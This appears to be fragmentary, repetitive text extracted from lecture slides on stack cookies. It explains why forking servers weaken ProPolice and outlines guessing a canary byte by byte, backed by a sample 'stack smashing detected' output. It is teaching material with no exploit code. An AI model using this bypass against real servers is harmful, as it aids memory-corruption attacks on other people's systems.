
Stack Cookie: Weaknesses

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
Stack Cookie: Weaknesses

- Servers...




Stack Cookie: Weaknesses

- Servers...




Stack Cookie: Weaknesses

- Servers...



Stack Cookie: Weaknesses




- Servers...



fork () !


fork () !

fork () !



Stack Cookie: Weaknesses

- Servers...






fork ()!

Why?

fork ()!

fork ()!



Stack Cookie: Bypassing ProPolice


- Assumption
 - A server program contains a sequential buffer overflow vulnerability
 - A server program uses `fork()`
 - A server program let the attacker know if it detected stack smashing or not
 - E.g., an error message, “stack smashing detected”, etc.

```
=== Welcome to SECPROG calculator ===
+356
0
+356+1
1
+356
0

*** stack smashing detected ***: ./calc terminated
Aborted (core dumped)
```


Stack Cookie: Bypassing ProPolice

- Attack
 - Try to guess only the last byte of the cookie
 - 0x00 ~ 0xff (256 trials)
- Result
 - Stack smashing detected on
 - 00, 01, 02, 03, ..., 0x88
 - When testing 0x89
 - No smashing and return correctly




